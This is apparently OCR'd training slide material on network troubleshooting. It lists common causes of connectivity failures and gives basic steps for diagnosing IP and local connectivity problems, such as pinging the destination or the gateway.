
- **Physical Connections issue**: Sometimes the faulty or loose connection of cables can lead to a network connectivity issue
- **Connectivity Issue**: Network failure or the faulty configuration of ports or interfaces in LAN and WAN may effect connectivity with the host server
- **Configuration Issue**: Misconfiguration of DHCP and DNS settings or routing issues result in failed communication
- **Software Issue**: An incompatible software and version mismatch leads to disruptions in the transmission of IP data packets between the source and destination
- **Traffic overload**: Network behavior changes when traffic exceeds the capacity of the network devices
- **Network IP issue**: Improper IP settings , subnet masks, and routing at the source results in the interruption of communication with the destination IP

Notes:



Steps for Network Troubleshooting

1. **Troubleshooting IP Problems**
2. **Troubleshooting Local Connectivity Issues**
3. **Troubleshooting Physical Connectivity Issues**
4. **Troubleshooting Routing Problems**
5. **Troubleshooting Upper-layer Faults**
6. **Troubleshooting Wireless Network Connection Issues**




Troubleshooting IP Problems

Steps for troubleshooting IP related issues

- Using tools, Locate the devices that raised the issue in the path of communication
- Check the physical connections between the source and the destination
- LAN connectivity faults can raise network connectivity issues
- At each intermediate hop, check whether the router is working
- Ensure the proper configuration settings of the devices


Notes: ______________________________



Troubleshooting Local Connectivity Issues

Steps for troubleshooting local connectivity issues

- Ping the destination if the source and the destination are of the same subnet mask
- Ping the gateway IP of the router if the source and destination are not of the same subnet mask
